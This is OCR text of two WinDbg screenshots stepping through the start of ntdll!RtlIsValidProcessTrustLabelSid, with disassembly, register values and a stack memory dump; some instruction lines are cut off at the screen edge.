

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c4 cc int 3
00007ffe`0cbcc6c5 cc int 3
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!__security_cookie (
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
Registers
Customize...
Reg Value
rax 0
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c5 cc int 3
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
Registers
Customize...
Reg Value
rax 3460095db73e
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

